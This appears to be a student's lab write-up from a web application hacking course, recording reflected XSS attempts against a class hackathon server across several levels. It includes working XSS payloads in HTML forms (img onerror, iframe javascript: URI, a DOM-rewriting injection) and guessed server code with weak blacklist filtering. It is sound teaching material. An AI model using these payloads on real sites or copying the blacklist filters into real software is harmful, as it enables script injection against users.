WAPH-Web Application Programming and Hacking

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Student

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Short-bio: Ian Cannon interests in Reinforcement Learning for Autonomous Control.

Ian's headshot


Repository Information

Respository's URL: https://github.com/Spiph/WebAppDev

This is a public repository for Ian Cannon to store all code from the course. The organization of this repository is as follows.


9 Levels of Attacks

Level 0



Level 0


Level 1




Level 1

Level 2


```
<!DOCTYPE html>
<html>
<head>
  <title>Level 2 XSS Attack</title>
</head>
<body>
  <h1>Level 2 XSS Test</h1>
  <form method="POST" action="https://waph-
hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php">
    <input name="input" value='<img src=x onerror="alert(`Ian
Cannon`)">' size="80" />
    <button type="submit">Submit Attack</button>
  </form>
</body>
</html>
```



Level 2 page



Oh no! The Image Failed!



network


echo guess

```
$input = str_replace(["<script>", "</script>"], "",
$_POST["input"]);
echo $input;
```


Level 3

```
<form method="POST" action="https://waph-
hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php">
  <input name="input" value='<iframe src="javascript:alert(`Ian
```


```
Cannon`)"></iframe>' size="80" />
          <button type="submit">Submit Attack</button>
        </form>
```



attack



blamo



network

echo.php

```
        $input = str_replace(["<script>", "</script>", "onload", "onerror"],
"", $_POST["input"]);
        echo $input;
```


Level 4

I have ruled out: - <img ... onerror=...> - <svg ...> - - data: URIs - All event handlers (on*) - The string “script” in any context - style attack - Encoded payloads using <, <, etc.

And still was not able to successfully attack :(Can I get partial credit for trying so hard?

Level 5

```
        <!DOCTYPE html        >
        <html>
        <head><title>Level 5 XSS - DOM Injection</title></head>
        <body>
          <h1>Level 5 DOM Test</h1>
          <form method="POST" action="https://waph-
hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php">
            <input name="input" value='<img src=x
onerror="document.body.innerHTML = `<h1>Ian Cannon Was Here</h1>`">'
size="120" />
            <button type="submit">Submit Attack</button>
          </form>
        </body>
        </html>
```



I was here!

Code guess: Doesn't sanitize the output, still executes JS — only blocks specific function names.

```
$input = $_POST["input"];
if (preg_match('/alert|confirm|prompt/i', $input)) {
    echo json_encode(["error" => "No \'alert\' is allowed!"]);
    exit;
}
echo $input;
```

Level 6


possible code

```
echo htmlspecialchars($_POST["input"], ENT_QUOTES | ENT_HTML5);
```

”

In Level 6, the web application applies strict output encoding using htmlspecialchars() or equivalent, converting all special characters such as <, >, “, and ’ into HTML-safe entities. This ensures that user input is rendered as inert plain text on the page. I attempted a variety of reflected XSS attacks, including HTML tag injection, JavaScript injection, encoded entity bypasses, iframe srcdoc exploits, JavaScript context breaks, and obfuscated function calls. All were rendered as visible text in the browser and did not execute. Based on testing and inspection via DevTools, I conclude that Level 6 is not vulnerable to reflected XSS due to proper output encoding.

Task 2 Defenses



updated labs to protect against vulnerabilitits

Video

video